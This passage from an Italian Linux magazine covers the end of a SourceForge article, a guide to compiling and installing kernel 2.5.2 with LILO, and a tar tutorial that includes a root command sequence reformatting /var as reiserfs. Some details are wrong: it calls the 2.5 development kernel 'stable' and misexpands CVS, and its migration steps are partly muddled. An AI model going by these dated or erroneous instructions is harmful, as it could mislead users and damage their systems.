Il servizio di distribuzione del software è basato su una rete ad alta capacità e su server di download del software che consentono 1000 connessioni FTP e 3000 connessioni HTTP concorrenti. Inoltre si può tracciare il numero di volte che il software del progetto è stato scaricato e inserire sistemi automatici di notificazione tramite e-mail sulla disponibilità di nuove versioni.

La *Compile Farm* è una vero gioiello di SourceForge perchè mette a disposizione degli sviluppatori una rete di vari host con sistemi operativi diversi che possono essere utilizzati per creare binari precompilati. Per entrare sui sistemi di sviluppo si può utilizzare il protocollo SSH con un account di shell comprensivo di crontab. L'amministratore del progetto, se lo richiede, può ottenere un proprio database MySQL per lo sviluppo e il test di applicazioni o per appoggiarsi direttamente dalle componenti del sito Web che magari si interfacciano tramite script PHP.

Un'altra componente fondamentale per un qualsiasi progetto è la gestione delle versioni del software con un repository CVS (*Change Versioning System*). L'accesso al sistema CVS viene abilitato, oltre che agli sviluppatori, anche agli utenti di base, ma solo in lettura, così l'utente interessato al progetto potrà seguire sempre lo stato dello sviluppo e magari contribuire diventando un programmatore attivo.

Conclusioni

SourceForge non è soltanto una grande idea, ma anche un insieme di pacchetti software denominati *SourceForge Enterprise Edition* e *SourceForge Portal Edition*. In pratica il software che sta dietro tutto questo sistema centralizzato di gestione dei progetti Open Source è diventato, esso stesso, un progetto di SourceForge. A parte la simpatica ricorsività dell'aspetto, va notato che già una corporate di grande fama come Hewlett Packard, molto sensibile alle potenzialità dell'Open Source, ha adottato tale software per l'implementazione di *devnet* (Embedded Software Developer's Network): una rete per gli sviluppatori di software da inserire nei network device di HP di nuova generazione.

Il primo scopo di questo articolo, che spero sia stato sufficientemente esauriente, è quello di illustrare un sito che in questo momento è una delle perle del mondo Open Source e in cui si ritrovano, concretamente applicati, tutti i concetti derivanti dalla filosofia del Free Software. Il secondo obiettivo spero sia stato quello di seminare nel lettore il germe della curiosità e della voglia di programmare, entrando così a far parte della comunità Open Source non come utilizzatore passivo di programmi, ma come sviluppatore attivo e partecipe.

L'importante è che, qualsiasi cosa facciate, sia per divertimento e voglia di imparare. In poche parole e citando qualcun altro: "Just for Fun".

Marco Gastreghini

Nel cuore di Linux

Puntualmente,come avevamo promesso,in questo numero di Linux Magazine,abbiamo inserito un articolo dedicato all'aggiornamento e alla configurazione del nucleo centrale del sistema operativo del "pinguino":il Kernel.

Il Kernel rappresenta il cuore di Linux,infatti,è da qui che viene eseguito ogni altro programma, inoltre, fornisce l'interfaccia con l'hardware per i programmi in esecuzione, esegue i processi e si occupa di gestire la memoria e le risorse disponibili. Originariamente (1991 ndr), come ben risaputo, il Kernel venne sviluppato da Linus Torvalds e ancora oggi è lui che si occupa, insieme ad Alan Cox, di gran parte dello sviluppo e della gestione. Tutto il resto, grazie anche al supporto della comunità di sviluppatori Open Source, è storia. In questo momento la versione stabile più recente è la 2.5.2 ed è proprio di questa che ci occuperemo nell'articolo. Per favorire la lettura e l'apprendimento, l'articolo è stato diviso in diversi paragrafi, in ognuno dei quali sono spiegati dettagliatamente i singoli passaggi da effettuare. Ricordate comunque che si tratta pur sempre di un argomento molto delicato, quindi massima prudenza e attenzione. Ma adesso al lavoro!!!

Perchè aggiornare il kernel

I motivi possono essere vari e di diversa natura:aggiornamento ad una versione più recente, supporto di nuove periferiche o di combinazioni hardware "esotiche", oppure, per i meno esperti voglia di mettersi alla prova o semplice curiosità. Tutto questo è legato al fatto che il kernel è altamente configurabile in base alle proprie esigenze e il suo codice è "libero" (Open Source).
Comunque quali siano i motivi che vi spingono a cimentarvi in questa prova, l'importante è esplorare e sforzarsi di capire quello che si sta facendo, in quanto quello che vi accingete a fare, rappresenta un passo importante nella comprensione dei segreti e delle possibilità di questo straordinario sistema operativo.

Cosa serve e dove trovarlo

Il kernel di Linux, come la maggior parte del software per questa piattaforma è Open Source,quindi si tratta di software gratuito. Ma l'aspetto più interessante è rappresentato dal fatto che si tratta di software libero e non solo perché possono essere utilizzate gratuitamente le sue funzioni ma, poiché è disponibile anche sottoforma di codice sorgente, può





Figura 1

L'home page ufficiale del sito www.kernel.org.

essere modificato e personalizzato a proprio piacimento. Probabilmente siete già in possesso di una copia del codice sorgente del Kernel, infatti, questo è incluso nelle distribuzioni commerciali. Se siete interessati alla versione più recente le vie da percorrere sono principalmente due. La prima consiste nello scaricare il file dalla rete, i siti a disposizione sono tanti, ma quello più indicato è il "The Linux kernel archives", all'indirizzo *http://www.kernel.org* (Figura 1), oppure da uno dei numerosi siti mirror *http://www.kernel.org/mirrors* tra cui quello italiano *http://www.it.kernel.org/pub/linux* (Figura 2) anche le equivalenti versioni *ftp://ftp.kernel.org* e *ftp://ftp.it.kernel.org/pub/linux*. La versione più recente è la 2.5.3, ma ancora instabile. Bisogna comunque tenere presente che si tratta di un file voluminoso, circa 29 Mbyte (incluse le patch già disponibili), e per chi dispone di una linea analogica occorrerà molto tempo per il download. Inoltre in questi siti è possibile trovare patch, prerelease, utility, librerie e documentazione, oltre a tutte le versioni precedenti. La seconda e più conveniente e consiste nell'utilizzare la versione 2.5.2 allegata al Cd-Rom di questo mese gia testata da noi e perfettamente funzionante. Nel seguito dell'articolo faremo riferimento proprio a questa versione, più precisamente ai seguenti file:

linux-2.5.2.tar.bz2
patch-2.5.2.bz2
linux-2.5.2.tar.bz2.sign

Il file di riferimento è *Linux-2.5.2.tar.bz2,* mentre quello con l'estensione *.sign* è un signature file PGP, serve per verificare che il file scaricato dai siti mirror sia esattamente uguale a quello reperibile negli archivi del Kernel Linux. Il file patch serve invece, se siete gia in possesso di una copia del sorgente e volete solo aggiornarlo. A questo punto assicuratevi di essere in possesso dei privilegi di amministratore (root), individuate il file *Linux-2.5.2.tar.bz2* presente nel CD-Rom allegato e copiatelo nella directory */usr/src.* Potete farlo sia in modalità grafica che con il comando *cp* dalla riga di comando. Da questo momento in poi procedete con la massima cautela, leggendo attentamente i comandi da immettere.

I primi passi da compiere

In */usr/src* create una directory con il comando

```
mkdir linux-2.5.2
```

la directory creata avrà lo stesso nome della versione del Kernel che andremo ad installare. Nella directory */usr/src* sono già presenti una directory contenente la versione del





Figura 2

Una lista dei siti mirrors da dove scaricare le versioni aggiornate del Kernel.

Figura 3

Il risultato dei primi passaggi della compilazione del Kernel.

Kernel che state già utilizzando (verosimilmente *linux-2.4.xx*) e un collegamento simbolico *(symlink)* di nome *linux*. Quest'ultimo va cancellato con il comando seguente:

```
rm linux
```

poi create un altro collegamento alla directory precedentemente creata, in questo modo:

```
ln -s linux-2.5.2 linux
```

così facendo sarà possibile far riferimento alla directory con il nome *linux* o *linux-2.5.2*. Se eseguite il comando:

```
file *
```

dovreste ottenere un output simile al seguente:

```
linux: symbolic link to linux-2.5.2
linux-2.5.2: directory.
```

Adesso è giunto il momento di decomprimere il file tramite i comandi:

```
bunzip2
```

se utilizzate il file con l'estensione *tar.bz2* (quella presente nel CD),

```
gunzip
```

se utilizzate quello con estensione *tar.gz*.
Eseguite il comando (per quelli che usano la copia inclusa nel CD-Rom)

```
bunzip2 linux-2.5.2.tar.bz2
```

dopo averlo eseguito dovreste vedere un file con il nome *linux-2.5.2.tar*.
inserite ora il comando:

```
tar xvf linux-2.5.2.tar
```

verrà quindi effettuata la decompressione vera e propria del file e otterrete così il codice sorgente, che andrà collocato nella directory creata in precedenza; se visualizzate il contenuto della directory troverete numerosi file. A questo punto potete anche eliminare il file *linux-2.5.2.tar*. È possibile controllare il risultato di questi primi passaggi facendo riferimento alla (Figura 3). Prima di passare alla sezione successiva conviene reperire più informazioni possibili riguardanti l'hardware a disposizione. I manuali dei vostri componenti rappresentano la scelta migliore.

La configurazione

Come abbiamo già avuto modo di dire il Kernel è disponibile sotto forma di codice sorgente, quindi, prima di poter essere utilizzato bisogna configurarlo, compilarlo e poi installarlo. Il primo passo consiste nella configurazione, e poiché le voci configurabili sono molte segue un breve riepilogo. La voce configurabile più importante riguarda il processore, ne sono supportati diversi modelli tra cui *AMD, Intel, Sparc, Alpha* etc. Altre voci configurabili sono le opzioni di rete e il File System. Anche in quest'ultimo caso è possibile scegliere tra diverse possibilità come: *NTFS, DOS, FAT, OS/2* e tanti altri. È possibile configurare il Kernel affinché supporti l'uso dei moduli, per fare in modo che questi possano essere aggiunti anche quando il Kernel è in esecuzione. Quelle citate sono solo alcune delle numerose voci configurabili. La configurazione può essere effettuata tramite riga di comando, tramite l'utilità di configurazione *X* con interfaccia grafica, oppure tramite l'utilità di configurazione *batch*; noi utilizzeremo la riga di comando, ma la scelta finale spetta a voi, si tratta di una questione più che di capacità, di gusto. Anche se bisogna ammettere che se si utilizza l'utilità *X* tutto diventa più facile. Per avviare l'utilità

X (Figura 4 e 5) portarsi nella directory */usr/src/linux* ed inserire il comando:

```
make xconfig
```

Se state utilizzando la riga di comando ci sarà più lavoro da svolgere ma anche più "piacere". Per prima cosa, se non ci siete già, con il comando cd spostatevi nella directory */usr/src/linux, e* immettete il comando:

```
make config
```

vedrete apparire sullo schermo una serie di domande, ad alcune bisogna solo rispondere *yes/no*, altre invece sono domande a scelta multipla e bisogna immettere qualche cosa come il tipo di processore che intendete utilizzare, il File System da supportare e altre cose del genere (Figura 6). Le domande *"yes/no"* sono contraddistinte, per default, dalla lettera maiuscola, nell'esempio seguente la scelta di default è *no*:

```
N/y/?
```

il punto interrogativo significa che se immettete risposte che non corrispondono a *y* o *n* apparirà la guida.
La domanda può apparire anche nella forma seguente:

```
Y/m/n/?
```

Rispondendo *m*, il componente a cui fa riferimento la domanda, verrà compilato come modulo per essere caricato in modo dinamico, con il Kernel in esecuzione. Il secondo passo consiste nell'impostare le dipendenze, sempre dalla directory */usr/src/linux* digitate:

```
make dep
```

in questo caso bisogna solo guardare le informazioni che scorrono sullo schermo in quanto, il passaggio si svolge in modo del tutto automatico. In questo modo viene richiamato il comando *mkdep* che esplora il codice sorgente alla ricerca di cosa debba essere o no incluso.

A proposito dei moduli

I moduli sono pezzi di codice che possono essere compilati e installati senza modificare il Kernel. Se durante la fase di configurazione del Kernel avete effettuato la scelta di configurarne qualche parte come modulo, tramite l'utilizzo dell'opzione *m*, in seguito vanno compilati tramite il comando:

```
make modules
```

Linux Kernel Configuration

Code maturity level options	SCSI support	File systems
Loadable module support	Fusion MPT device support	Console drivers
Processor type and features	IEEE 1394 (FireWire) support (EXPERIMENTAL)	Sound
General setup	I2O device support	USB support
Memory Technology Devices (MTD)	Network device support	Bluetooth support
Parallel port support	Amateur Radio support	Kernel hacking
Plug and Play configuration	IrDA (infrared) support	Library routines
Block devices	ISDN subsystem	
Multi-device support (RAID and LVM)	Old CD-ROM drivers (not SCSI, not IDE)	Save and Exit
Networking options	Input core support	Quit Without Saving
Telephony Support	Character devices	Load Configuration from File
ATA/IDE/MFM/RLL support	Multimedia devices	Store Configuration to File

Figura 4

L'avvio dell'utility X. Notate l'enorme disponibilità di parametri per la configurazione del Kernel.

in questo modo compilerete tutti i moduli e in seguito potrete installarli con il comando:

```
make modules_install
```

Come compilare il Kernel

Dopo aver configurato il Kernel dovete passare alla sua creazione vera e propria, dovete cioè compilarlo. È in questa occasione che bisogna decidere se "costruire" un Kernel per essere utilizzato sul vostro hard disk, magari con LILO, oppure avviabile tramite floppy disk. Il comando per compilare il kernel è il seguente:

```
make zImage
```

il processo potrà durare alcuni minuti durante i quali bisogna solo attendere mentre sullo schermo scorrono i dati riguardanti la compilazione.
Se il Kernel prodotto tramite questo comando dovesse risultare troppo eccessivo nelle dimensioni (dipende dalla configurazione scelta) dovete usare il comando:

```
make bzImage
```

Prima di sostituire il vecchio Kernel con quello nuovo effettuate un backup del vecchio e tenete pronto un disco di boot, in questo modo nel caso di mancato funzionamento del nuovo kernel potrete ripristinare quello precedente. È possibile utilizzare più versioni del Kernel contemporaneamente e scegliere quella che preferite in fase di avvio.

Installazione del nuovo Kernel

Ultimata la fase di configurazione l'ultimo passaggio che rimane da effettuare riguarda l'installazione del Kernel. Per prima cosa bisogna configurare LILO *(Linux Loader)* affinché il nuovo kernel possa essere avviato. LILO è un piccolo programma che si trova in */sbin/lilo* e

Figura 5

Da questa maschera possiamo definire alcune opzioni atte all'òttimizzazione del processore che equipaggia la nostra Linux Box.

possiede un file di configurazione nella directory */etc* di nome *lilo.conf*. Il file *lilo.conf* può anche assumere il seguente aspetto:

```
boot=/dev/hda2
map=/boot/map
install=/boot/boot.b
vga=normal
default=linux
keytable=/boot/it-latin1.klt
lba32
prompt
timeout=50
message=/boot/message-graphic
menu-scheme=wb:bw:wb:bw

image=/boot/vmlinuz
        label=linux
        root=/dev/hda6
        append=" quiet"
        vga=791
        read-only
image=/boot/vmlinuz
        label=linux-nonfb
        root=/dev/hda6
        read-only
image=/boot/vmlinuz
        label=failsafe
        root=/dev/hda6
        append=" failsafe"
        read-only
other=/dev/hda1
        label=windows
        table=/dev/hda
other=/dev/fd0
        label=floppy
      unsafe
```

in questo caso le voci presenti sono numerose, perché si tratta di un sistema multiboot. In genere di default *lilo.conf* assume l'aspetto seguente:

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
image=/boot/vmlinuz-2.4.3-02
        label=linux
        root=/dev/hda1
        initrd=/boot/initrd-2.4.3-02
        read-only .
```

Poiché quest'ultimo è molto più breve e soprattutto più semplice da leggere e capire, analizzeremo alcune delle voci presenti.
La prima riga boot=/dev/hda sta ad indicare che il settore di boot si trova sull'MBR (Master Boot Record), settore d'avvio principale del disco fisso /dev/hda. La seconda riga indica il map file che si trova in /boot/map; si tratta di un file creato da lilo, quando questo viene eseguito, che contiene il nome e la locazione del Kernel o dei Kernel di cui è possibile effettuare il boot. La voce successiva prompt consente all'utente di effettuare una scelta in fase di boot, se omesso, il processo di boot prosegue senza permettere all'utente di effettuare la scelta. L'opzione timeout=50, rappresenta il tempo di attesa, espresso in decimi di secondo, del prompt affinché si immetta una scelta. La voce image indica l'immagine del kernel che verrà caricata. Adesso che abbiamo appreso qualche informazione riguardo Lilo e il suo file di configurazione *lilo.conf* passiamo all'installazione del kernel.

Installiamo il Kernel

Il primo passo da compiere è inserire il comando:

```
make zlilo
```

se il Kernel dovesse essere di dimensioni troppo ampie inserite:

```
make bzlilo
```

Dopo aver eseguito il comando make zlilo (make bzlilo) dovete modificare il file /etc/lilo.conf, va bene anche un editor di testo, e inserire la voce relativa al nuovo Kernel, che il comando precedente ha installato nella directory root come vmlinuz. Il





Figura 6

L'output generato dal comando "Make Config".

file dovrà presentare l'aspetto seguente:

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
image=/vmlinuz
        label=linux
        root=/dev/hda1
image=/boot/vmlinuz-2.4.3-20
        label=linux
        root=/dev/hda1
        initrd=/boot/initrd-2.4.3-
20
        read-only.
```

Prima di poter riavviare bisogna eseguire lilo, dalla riga di comando digitate lilo senza argomenti, affinché il relativo programma venga eseguito e legga il nuovo contenuto del file lilo.conf appena modificato, creando così un nuovo map file.

Adesso potete riavviare, se tutto è andato per il meglio, in fase di boot dovreste vedere la voce relativa al Kernel appena installato. Di default verrà avviato per primo quello presente nella lista di *lilo.conf.*

I tipi di Kernel

Fondamentalmente esistono due diversi tipi di Kernel: "Monolitico" e "MicroKernel".Le differenze tra le due tipologie sono sostanziali: un kernel monolitico risulta più"veloce" visto la sua struttura (viene strutturato in un unico file); il microkernel invece vanta una struttura molto più contorta: è basato su un unico nucleo che si occupa soltanto di gestire lo smistamento dei messaggi tra le diverse componenti distaccate dal kernel; in questo modo ogni parte del kernel è completamente distinta dalle altre che vengono coordinate mediante lo scambio di messaggi. Un kernel di tipo micro deve quindi "preoccuparsi" di gestire una serie di messaggi e di amministrare le risorse delegando quest'ultimo compito a dei processi esterni.

Ciò permette di avere un kernel abbastanza snello a scapito comunque delle prestazioni. Linux è basato su Kernel di tipo monolitico, a tal proposito non sono poche le discussioni sorte sull'argomento, ci piace ricordare la diatriba tra Linus Torvalds, sostenitore accanito del kernel monolitico e Andrew S. Tanenbaum, creatore del sistema operativo MINIX e sostenitore del MicroKernel. Secondo Tanenbaum, infatti, Linux non è cross-platform, ovvero non può prescindere dalla macchina perché conta troppo sulle caratteristiche del 386, è una struttura troppo obsoleta che non ha ragione d'esistere nel secondo millennio.

Torvalds ribatte che, se l'utilizzo del microkernel è l'unico principio per progettare un buon kernel, Minix non riesce a sposare bene questa filosofia, considerato che presenta ancora dei problemi nonostante l'utilizzo del multitasking.

Per chi volesse approfondire: *http://www.dina.dk/~abraham/Linus_vs_Tanenbaum.html#mvsmsa*

Conclusioni

I passaggi da compiere per aggiornare ed installare un nuovo Kernel, come avete potuto voi stessi constatare, sono relativamente pochi, anche se molto importanti. Certo si tratta di un argomento molto vasto, che merita sicuramente un ulteriore approfondimento da parte vostra, ma questo articolo fornisce tutte le indicazioni necessarie per iniziare da subito.

Buon divertimento e alla prossima volta.

Domenico Pingitore

Archiviare, comprimere... installare!

Una panoramica sui principali formati di file di archiviazione e compressione e i comandi per la loro gestione.

Il nostro percorso dagli elementi basilari di Linux verso l'amministrazione di sistema sta gradatamente raggiungendo il punto in cui occorre fare attenzione a ciò che si fa. Alcuni dei comandi che trattiamo vanno necessariamente eseguiti come utente root e, se applicati sconsideratamente, possono danneggiare il sistema. Per questo motivo, iniziamo da questo numero a segnalare gli esempi potenzialmente pericolosi con un appropriato commento; non eseguire questi comandi, o loro versioni modificate, a meno che tu non sappia esattamente quello che stai facendo! Ricorda anche che il prompt dei comandi riportato negli esempi è il carattere convenzionale che distingue l'utente root da un utente normale: nel primo caso il cancelletto, *'#'*, nel secondo il segno di dollaro, *'$'*. Gli esempi sono progressivamente divenuti più generici, per cui nella maggior parte dei casi vanno leggermente adattati per funzionare. Incoraggiamo comunque anche i lettori meno smaliziati a provare ad applicare "dal vivo" i comandi suggeriti; se non provi, non impari!

Archiviare, conservare, trasportare...

La correttezza concettuale della progettazione del sistema Unix è misurata dal fatto che, a trent'anni di distanza, costituisce ancora uno dei pilastri dell'informatica moderna. Non bisogna perciò meravigliarsi se tra i suoi comandi se ne trovano alcuni che hanno un nome e un funzionamento di default che rinvia a sistemi informatici piuttosto diversi dal PC; è il caso del comando *tar(1),* acronimo di *tape archiver* ("archiviatore su nastro"). Nonostante il nome, tar è ampiamente utilizzato per gestire archivi su disco, CD-ROM e siti Internet; invece il suo utilizzo su nastro, a causa delle enormi dimensioni dei dischi moderni, è limitato quasi esclusivamente a sistemi ultraprofessionali. Concettualmente, si utilizza un archivio per combinare una serie di file e directory. Il risultato è a sua volta un file, naturalmente di archivio. Questa operazione può essere utile per diversi scopi; innanzitutto, per effettuare backup, salvando i dati su un altro disco, su nastro, su CD-ROM, attraverso la rete, o su qualunque altro mezzo. Ovviamente, lo stesso sistema consente di effettuare un semplice trasporto di dati: l'archivio viene generato su un sistema, trasferito e scompattato su un altro. E naturalmente c'è il semplice scopo dell'archiviazione: gli archivi permettono di concentrare in un unico file un insieme di file, directory , collegamenti e file speciali correlati, appartenenti allo stesso progetto. La distribuzione in formato sorgente del software libero avviene quasi esclusivamente in questa forma. La pagina di manuale e il file info di tar

possono apparire ampi in maniera scoraggiante, ma gli utilizzi di base sono piuttosto semplici e ricadono in uno schema comune. Per creare un archivio contenente una directory e tutto il suo contenuto, si dà un comando del tipo:

```
$ tar cf archivio.tar mydir
```

In questo esempio, *archivio.tar* è il nome dell'archivio che si vuole creare, e *mydir* è la directory da archiviare. Si possono archiviare una serie di directory e/o file, semplicemente indicandoli di seguito:

```
$ tar cf archivio.tar dir1 dir2 myfile dir3/file dir4 ...
```

Per visualizzare il contenuto di un archivio, si utilizza l'opzione *'t':*

```
$ tar tf archivio.tar
dir1/
dir1/file1
dir1/file2
dir2/
dir2/altrofile
myfile
...
```

Per l'estrazione viene utilizzata l'opzione 'x':

```
$ tar xf archivio.tar
```

Notare che, secondo la classica logica Unix "no news, good news" ("nessuna nuova, buona nuova"), questo comando, come quello di creazione, non genera nessun messaggio, ma si limita a fare il suo lavoro; aggiungendo l'opzione *'v' ("verbose")*, viene generato un elenco dei file che vengono archiviati.

Dagli esempi indicati si nota che, a differenza della maggior parte dei comandi Gnu, *tar* non richiede che le opzioni inizino con il trattino *'-'*; in questo caso la sintassi è leggermente più rigida, ma in compenso si abbreviano gli utilizzi più tipici. Per avere senso, un comando tar deve contenere almeno una tra una piccola serie di opzioni: oltre alla creazione, estrazione ed elenco di un archivio, sono possibili l'aggiunta di file *('r')*, la sostituzione *('u')*, il confronto con i file presenti su disco *('d')*, la concatenazione di altri archivi *('A')* e la cancellazione di elementi *('–delete')*. L'opzione *'f'*, presente in tutti gli esempi precedenti come pure nei più tipici utilizzi del comando, indica che il primo argomento è il nome dell'archivio su cui operare; questo significa che un comando in cui non venga specificato il nome dell'archivio è perfettamente lecito. In questo caso, le moderne versioni di tar utilizzano lo standard output; stampare l'archivio su schermo può sembrare inutile, ma facilita i trucchi con la concatenazione, ed è comunque meglio che cercare di operare su nastro magnetico, come farebbero le versioni più classiche di tar.

Migrare un filesystem

Nel kernel 2.4 è stato introdotto il "journaling file system" reiserfs, che presenta tutta una serie di vantaggi rispetto al classico ext2: il disco non è suddiviso in blocchi, consentendo un migliore sfruttamento dello spazio, utilizza un algoritmo ad "albero bilanciato" per velocizzare l'accesso ai dati, ed è in grado di ricostruire i dati senza controlli dopo uno spegnimento accidentale o altri problemi al file system, per cui non è mai necessario il lento fsck(8) che viene eseguito automaticamente dal sistema dopo uno spegnimento accidentale oppure, a seconda della configurazione, su base periodica. L'utilizzo di reiserfs può essere utile tanto su un sistema privato, per minimizzare i controlli sul filesystem, quanto su un server, per ottimizzare le prestazioni. Ovviamente la migrazione non è possibile su un filesystem montato, per cui per effettuare la migrazione sulla partizione di root è necessario partire da un dischetto esterno. Le altre partizioni possono essere invece migrate senza grossi problemi. Supponiamo ad esempio di voler migrare la partizione /var, e di avere spazio sufficiente su /pool per appoggiare momentaneamente i dati. Con il comando mount senza parametri, verifichiamo che la partizione corrispondente al filesystem /var è la /dev/hda5. Procediamo così:

```
!!! PERICOLO! COMANDI DI AMMINISTRAZIONE! NON ESEGUIRE SE NON SAI
!!! ESATTAMENTE QUELLO CHE STAI FACENDO!!!
# telinit 1
... il sistema passa in single user mode
# cd /
# tar cf /pool/var.tar var
# umount /var
# mkreiserfs /dev/hda5
# vi /etc/fstab
... modificare la riga relativa a /dev/hda5 cambiando il terzo campo da
ext2 o auto a reiserfs
# mount /var
# tar xf /pool/var.tar
# tar df /pool/var.tar /var
# rm /pool/var.tar
# cp -a /var /pool
```

In questo caso, in luogo del comando tar si può utilizzare una semplice copia in modalità archiviazione:

```
...
# cp -a /var/pool /
```

L'opzione -a permette di copiare in maniera ricorsiva una directory, conservando i file speciali. Se però non si dispone di spazio sufficiente per una copia completa, si può provare a utilizzare un tar comprezzo: tar czf /pool/var.tar.gz, e simili.

La compressione

Se generi un archivio contenente file di testo e poi osservi attraverso *less(1)* il risultato, oppure effettui un controllo sulle dimensioni, non tarderai ad accorgerti che gli archivi *tar* (oggetto dello standard POSIX 1003.2) contengono semplicemente una concatenazione dei suoi componenti, e una serie di dati per la ricostruzione delle directory. A differenza del più popolare formato di archiviazione DOS/Windows, quindi, non

```
Location: ftp://ftp.se.kernel.org/pub/linux/kernel/v2.4/                100%
linux-2.4.11-dontuse.tar.bz2.sign   SIGN        1 KB   2001.10.09 23:55:00
linux-2.4.11-dontuse.tar.gz         GZ     27,791 KB   2001.10.09 23:55:00
linux-2.4.11-dontuse.tar.gz.sign    SIGN        1 KB   2001.10.09 23:55:00
linux-2.4.12.tar.bz2                BZ2    22,548 KB   2001.10.11 07:59:00
linux-2.4.12.tar.bz2.sign           SIGN        1 KB   2001.10.11 07:59:00
linux-2.4.12.tar.gz                 GZ     27,793 KB   2001.10.11 07:59:00
linux-2.4.12.tar.gz.sign            SIGN        1 KB   2001.10.11 07:59:00
linux-2.4.13.tar.bz2                BZ2    22,571 KB   2001.10.24 05:28:00
linux-2.4.13.tar.bz2.sign           SIGN        1 KB   2001.10.24 05:28:00
linux-2.4.13.tar.gz                 GZ     27,893 KB   2001.10.24 05:28:00
linux-2.4.13.tar.gz.sign            SIGN        1 KB   2001.10.24 05:28:00
linux-2.4.14.tar.bz2                BZ2    22,660 KB   2001.11.05 23:30:00
linux-2.4.14.tar.bz2.sign           SIGN        1 KB   2001.11.05 23:30:00
linux-2.4.14.tar.gz                 GZ     28,036 KB   2001.11.05 23:30:00
linux-2.4.14.tar.gz.sign            SIGN        1 KB   2001.11.05 23:30:00
linux-2.4.15.tar.bz2                BZ2    23,191 KB   2001.11.23 06:18:00
linux-2.4.15.tar.bz2.sign           SIGN        1 KB   2001.11.23 06:18:00
linux-2.4.15.tar.gz                 GZ     28,716 KB   2001.11.23 06:18:00
linux-2.4.15.tar.gz.sign            SIGN        1 KB   2001.11.23 06:18:00
linux-2.4.16.tar.bz2                BZ2    23,190 KB   2001.11.26 13:32:00
linux-2.4.16.tar.bz2.sign           SIGN        1 KB   2001.11.26 13:32:00
```

Figura 1

I kernel di Linux sono archiviati all'indirizzo *www.kernel.org* sotto forma di archivi tar compressi con gzip e bzip2.

